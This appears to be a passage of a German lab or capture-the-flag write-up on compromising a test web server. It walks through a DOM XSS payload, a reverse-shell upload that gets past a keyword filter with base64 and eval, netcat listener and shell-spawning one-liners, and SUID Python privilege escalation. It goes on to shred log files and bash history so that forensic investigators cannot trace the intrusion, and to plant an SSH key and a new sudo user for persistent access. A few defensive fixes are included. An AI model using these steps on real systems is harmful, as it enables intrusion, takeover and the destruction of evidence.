
Challenge 5-2

Flag: DOM-based XSS

Erklärung: Der DOM-Bereich wird direkt manipuliert. Deshalb ist es wichtig, die Website erneut zu laden (diesmal mit dem Payload).

Challenge 5-3

Flag:



Erklärung:

Payload: **http://10.10.162.20/login/?id=javascript:alert('GEHACKT')**

Auf der Webseite wird der Wert des Parameters 'id' über JavaScript ausgelesen und in das DOM eingefügt. Der Wert des 'id'-Parameters ('javascript:alert('GEHACKT')') wird ohne Prüfung oder Filterung direkt in das DOM eingefügt. Das Ergebnis: Der Browser interpretiert und führt den eingefügten JavaScript-Code aus, wenn die Seite erneut mit dem Payload geladen wird und der Button geklickt wird. In diesem Fall erscheint eine Popup-Meldung mit "GEHACKT".

Challenge 6: Zugriff auf den Server


Challenge 6-1

Flag: `http://10.10.162.20/admin/`

Erklärung: Aus dem Output des Gobuster-Befehls der vorherigen Aufgabe kann man die anderen Verzeichnisse überprüfen und findet unter `/admin` ein Upload-Formular.

Challenge 6-2

Flag:



```
(robin@robin)-[~]
$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 50546
Linux 0815 5.15.0-67-generic #74~20.04.1-Ubuntu SMP Wed Feb 22 14:52:34 UTC 2023
x86_64 x86_64 x86_64 GNU/Linux
14:27:28 up 16 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/sh")'
echo os.system('/bin/bash')
/bin/sh -i
perl -e 'exec "/bin/sh";'
perl: exec "/bin/sh";
ruby: exec "/bin/sh"
lua: os.execute('/bin/sh')
```

Erklärung:

Ein Test mit verschiedenen Dateierweiterungen zeigt, dass z. B. `.py`-Dateien nicht hochladbar sind. Dateien mit der Endung `.txt` oder `.phtml` ließen sich jedoch hochladen. Eine PHP-Reverse-Shell wurde unter <https://pentestmonkey.net/tools/web-shells/php-reverse-shell> bereitgestellt. Der Code muss um den richtigen Port (hier 1337) und die IP (hier 10.0.2.15) ergänzt werden. Der Port und die IP gehören dabei zur Angreifermaschine. Eine Reverse-Shell verbindet sich vom Zielrechner zum Angreifer. Der erste Versuch, diese `.phtml`-Datei mit der Reverse-Shell über das Formular hochzuladen, schlug fehl, da PHP bestimmte Wörter erkannte, die für den Server schädlich sein könnten. Der Reverse-Shell-Code wurde daraufhin kopiert und mithilfe der Website <https://www.base64encode.org/> in einen Base64-String umgewandelt. Dieser String wurde dann in eine `code.txt`-Datei zwischengespeichert und auf den Server hochgeladen. Eine neue Datei namens `shell.phtml` wurde erstellt:

```
<?php
    $code = file_get_contents('code.txt');
    eval('?'>' . base64_decode($code));
?>
```

Dieser Code liest den Text aus der code.txt-Datei, dekodiert den Base64-Text und führt ihn mithilfe der Funktion `eval()` aus. Der dekodierte Base64-String ergibt wieder den Code der Reverse-Shell. Die code.txt-Datei wurde erfolgreich auf den Server hochgeladen. Damit umgeht man die Restriktion für bestimmte Schlüsselwörter in .phtml-Dateien. Um nun eine Verbindung zum Server herstellen zu können, ist ein Listener notwendig:

```
nc -nlvp 1337
```

- **nc:** Startet das Netcat-Programm.
- **-n:** Verhindert die DNS-Auflösung von Hostnamen.
- **-l:** Aktiviert den „Listen“-Modus, d. h., Netcat wartet auf eingehende Verbindungen.
- **-v:** Zeigt ausführlich zusätzliche Informationen an.
- **-p 1337:** Gibt den Port an, auf dem der Listener wartet (hier 1337).

Damit wird auf eingehende Verbindungen auf Port 1337 gewartet. Wenn man die Seite /uploads besucht, findet man die soeben hochgeladenen Dateien. Mit einem Klick auf die shell.phtml wird der Code ausgeführt und die Verbindung zum Netcat-Programm hergestellt. Der Zugriff auf den Server ist nun möglich. Mit dem Befehl `whoami` lässt sich herausfinden, dass man direkt nach dem Verbindungsaufbau der Benutzer `www-data` ist.

Challenge 6-3

Flag: Dateien mit .phtml und ähnlichen Endungen nicht zulassen oder so konfigurieren, dass sie beim Anklicken heruntergeladen und nicht ausgeführt werden.

Erklärung:

Wenn ein Klick auf die .phtml-Datei diese herunterlädt und nicht ausführt, würde der Code niemals eine Verbindung aufbauen, und die Sicherheitslücke würde nicht bestehen. Diese Einstellung würde den Upload von .php- und ähnlichen Dateien nicht einschränken,

sondern nur deren Funktionsweise ändern. Alternativ kann man natürlich auch den Upload von .phtml-Dateien und ähnlichen Formaten komplett verbieten. Hierbei ist es sinnvoll, eine Whitelist zu definieren, also eine Liste mit erlaubten Dateieendungen, anstatt lediglich verbotene Endungen zu verwalten. Wichtig ist es zusätzlich zur Datei-Endung auch den MIME-Typ der Datei zu prüfen. Eine mögliche Whitelist könnte folgende, unkritische Datei-Typen enthalten:

- .txt


- .jpg

- .pdf

Challenge 7: Privilege Escalation

Challenge 7-1

Flag:

A terminal window titled 'robin@robin: ~' showing a directory listing of the root directory. The listing includes: cdrom, dev, etc, home, lib, lib32, lib64, libx32, lost+found, media, mnt, opt, proc, root, run, sbin, snap, srv, swapfile, sys, tmp, usr, var, whoami, and root. The cursor is positioned at the end of the 'root' line.

```
robin@robin: ~  
cdrom  
dev  
etc  
home  
lib  
lib32  
lib64  
libx32  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
snap  
srv  
swapfile  
sys  
tmp  
usr  
var  
whoami  
root
```

Erklärung: Der Befehl `whoami` zeigt, dass man der Benutzer `www-data` ist. Um nun der Root-Benutzer zu werden, lässt man sich alle Dateien anzeigen, die mit dem SUID-Bit (4000) ausgestattet sind.

```
find / -user root -perm /4000
```

- `find`: Führt den Befehl 'find' aus.
- `/`: Durchsucht alle Dateien im Root-Verzeichnis.
- `-user root`: Findet alle Dateien, die dem Benutzer root gehören.
- `-perm /4000`: Sucht nach Dateien mit dem Set-UID-Bit, die Besitzerrechte (hier 'root') haben, wenn sie ausgeführt werden.

...

```
/usr/bin/newgrp
```

```
/usr/bin/chfn
```

```
/usr/bin/pkexec
```

```
/usr/bin/gpasswd
```

```
/usr/bin/chsh
```

```
/usr/bin/fusermount
```

```
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/bin/vmware-user-suid-wrapper
/usr/bin/passwd
/usr/bin/python3.8
/usr/bin/mount
/usr/sbin/pppd
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
...
```

Besonders spannend ist der Eintrag `/usr/bin/python3.8`. Damit lässt sich `python3.8` als Root-Benutzer verwenden. Auf der Website <https://gtfobins.github.io/gtfobins/python/#suid> findet man den Befehl, um sich Root-Rechte mit Python zu verschaffen. Python erstellt eine neue Shell, und da Python mit Root-Rechten läuft, wird auch die Shell mit Root-Rechten gestartet.

```
/usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

- `/usr/bin/python3.8`: Führt die Datei `/usr/bin/python3.8` aus.
- `-c`: Führt den nachfolgenden String als Code aus.
- `'import os; os.execl("/bin/sh", "sh", "-p")'`: Der auszuführende Code.
- `import os`: Importiert die Python-Bibliothek `'os'`.
- `os.execl("/bin/sh", "sh", "-p")`: Startet einen neuen Prozess mit dem Namen `'sh'`. Dieser Prozess ist eine Shell, die mit dem Parameter `'-p'` ausgeführt wird, wodurch sie mit erhöhten Rechten läuft.

Challenge 7-2

Flag: Dem Nutzer darf es nicht mehr erlaubt sein, `/usr/bin/python3.8` mit Root-Rechten auszuführen.

Erklärung: Das SUID-Bit (4000) muss so angepasst werden, dass `/usr/bin/python3.8` keine Root-Rechte mehr erhält, sondern nur die Rechte des ausführenden Benutzers. Dies wird mit dem folgenden Befehl erreicht:

```
sudo chmod u-s /usr/bin/python3.8
```

- `sudo`: Gewährt die benötigten Berechtigungen.
- `chmod`: Führt den Befehl zum Ändern von Berechtigungen aus.
- `u-s`: Entfernt das Set-User-ID-Bit (SUID) von der Datei.
- `/usr/bin/python3.8`: Der Pfad zur Datei.

Challenge 8: Spuren verwischen

Erklärung:

Um zu verhindern, dass Forensiker nachvollziehen können, wie Zugriff auf den Server erlangt wurde, ist es wichtig, die hochgeladenen Dateien sicher zu löschen. Der Ordner `/var/www/html/uploads` enthält die Dateien `code.txt` und `exe.phtml`. Diese können mit den folgenden Befehlen unwiederbringlich entfernt werden:

```
shred -fuz /var/www/html/uploads/code.txt
```

```
shred -fuz /var/www/html/uploads/exe.phtml
```

- **shred**: Führt das Shred-Programm aus, um Dateien sicher zu überschreiben und zu löschen
- **-f**: Erzwingt die Änderung der Berechtigungen, falls erforderlich
- **-u**: Entfernt die Datei nach dem Überschreiben endgültig
- **-z**: Überschreibt die Datei am Ende mit Nullen, um das Shredding zu verschleiern
- `/var/www/html/uploads/code.txt`: Namen der Dateien, die unwiederbringlich gelöscht werden sollen

Logdateien bearbeiten:

Im Verzeichnis `/var/log` befinden sich zahlreiche Logdateien, die Aktionen auf dem Server dokumentieren. Diese können Hinweise auf die durchgeführten Aktivitäten enthalten. Besonders relevant sind:

- `/var/log/auth.log`: Dokumentiert Authentifizierungen, z. B. Anmeldungen.
- `/var/log/syslog` und `/var/log/messages`: Enthalten allgemeine Systemereignisse und Fehlermeldungen.
- `/var/log/apache2/access.log`: Dokumentieren Zugriffe auf den Webserver.

Relevante Einträge in diesen Dateien sollten entfernt oder manipuliert werden. Alternativ können Logdateien komplett entfernt werden:

```
shred -fuz /var/log/auth.log
shred -fuz /var/log/syslog
shred -fuz /var/log/messages
shred -fuz /var/log/apache2/access.log
```

Bash-Historie löschen:

Die Shell-Historie speichert alle ausgeführten Befehle und sollte daher ebenfalls bereinigt werden:

```
shred -fuz ~/.bash_history
```

Challenge 9: Zugang sichern


Erklärung:

Der Nmap-Scan hat gezeigt, dass der SSH-Service auf dem Zielsystem aktiv ist. Dies kann genutzt werden, um den dauerhaften Zugriff einzurichten. Dazu wird ein SSH-Schlüsselpaar auf dem Angreifer-PC generiert.

```
ssh-keygen -t rsa
```


- `ssh-keygen`: Ruft den Befehl `ssh-keygen` auf
- `-t rsa`: Das Verschlüsselungsverfahren, nach dem die Schlüssel erstellt werden

Man wird nach einem Speicherort für die Schlüssel gefragt und kann ein Passwort angeben.



```
robin@fedora ~> ssh-keygen -t rsa (base)
Generating public/private rsa key pair.
Enter file in which to save the key (/home/robin/.ssh/id_rsa): target
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in target
Your public key has been saved in target.pub
The key fingerprint is:
SHA256:rN9ZlkmcyWr1ysJ94o4IaSJoH71FQl30g7tCr/KPwSs robin@fedora
The key's randomart image is:
+---[RSA 3072]-----+
|          .o         |
|         . . o        |
|        . . . o       |
|       . . . .o.o     |
|      . oS.  B        |
|     . . =o. .+ +     |
|    .....== +o.= .   |
|   . ...Eoo*+o*o..    |
|    . .+=+.++=o       |
+---[SHA256]-----+
robin@fedora ~> (base)
```

Der öffentliche Schlüssel (die `.pub`-Datei) wird anschließend auf dem Zielsystem in die Datei `~/.ssh/authorized_keys` eines Benutzerkontos mit Administratorrechten eingefügt.

A terminal window titled 'robin@robin: ~' showing the execution of the 'sudo adduser bobby' command. The terminal output includes prompts for a password, user information (Full Name, Room Number, Work Phone, Home Phone, Other), and confirmation of the user's addition to the 'users' group. The user is then added to the 'sudo' group using 'sudo usermod -aG sudo bobby'.

```
(robin@robin)-[~]
$ sudo adduser bobby
[sudo] password for robin:
info: Adding user `bobby' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `bobby' (1001) ...
info: Adding new user `bobby' (1001) with group `bobby (1001)' ...
info: Creating home directory `/home/bobby' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for bobby
Enter the new value, or press ENTER for the default
    Full Name []: robbBobby
    Room Number []: 1003
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
info: Adding new user `bobby' to supplemental / extra groups `users' ...
info: Adding user `bobby' to group `users' ...

(robin@robin)-[~]
$ sudo usermod -aG sudo bobby

(robin@robin)-[~]
$
```

Wichtige Hinweise:

- Der Angreifer benötigt Zugriff auf ein Konto mit Administratorrechten. Falls ein solches Konto nicht existiert, kann ein neues Konto erstellt werden, da der Angreifer Root-Rechte besitzt.
- Das Erstellen eines neuen Kontos ist jedoch nicht empfohlen, da dies auffälliger ist als das Verwenden eines bestehenden Kontos.

Sobald der öffentliche Schlüssel hinterlegt ist, kann sich der Angreifer jederzeit mit folgendem Befehl auf das Zielsystem verbinden:

```
ssh <admin_user>@10.0.2.4
```

Dabei wird die Authentifizierung automatisch durch den privaten Schlüssel auf dem Angreifer-PC durchgeführt. Dies ermöglicht Zugriff auf das System, ohne ein Passwort eingeben zu müssen.

Abschluss

Zeitaufwand:

- **Lösen der Challenges:** 10 Stunden
- **Schreiben des Berichts:** 15 Stunden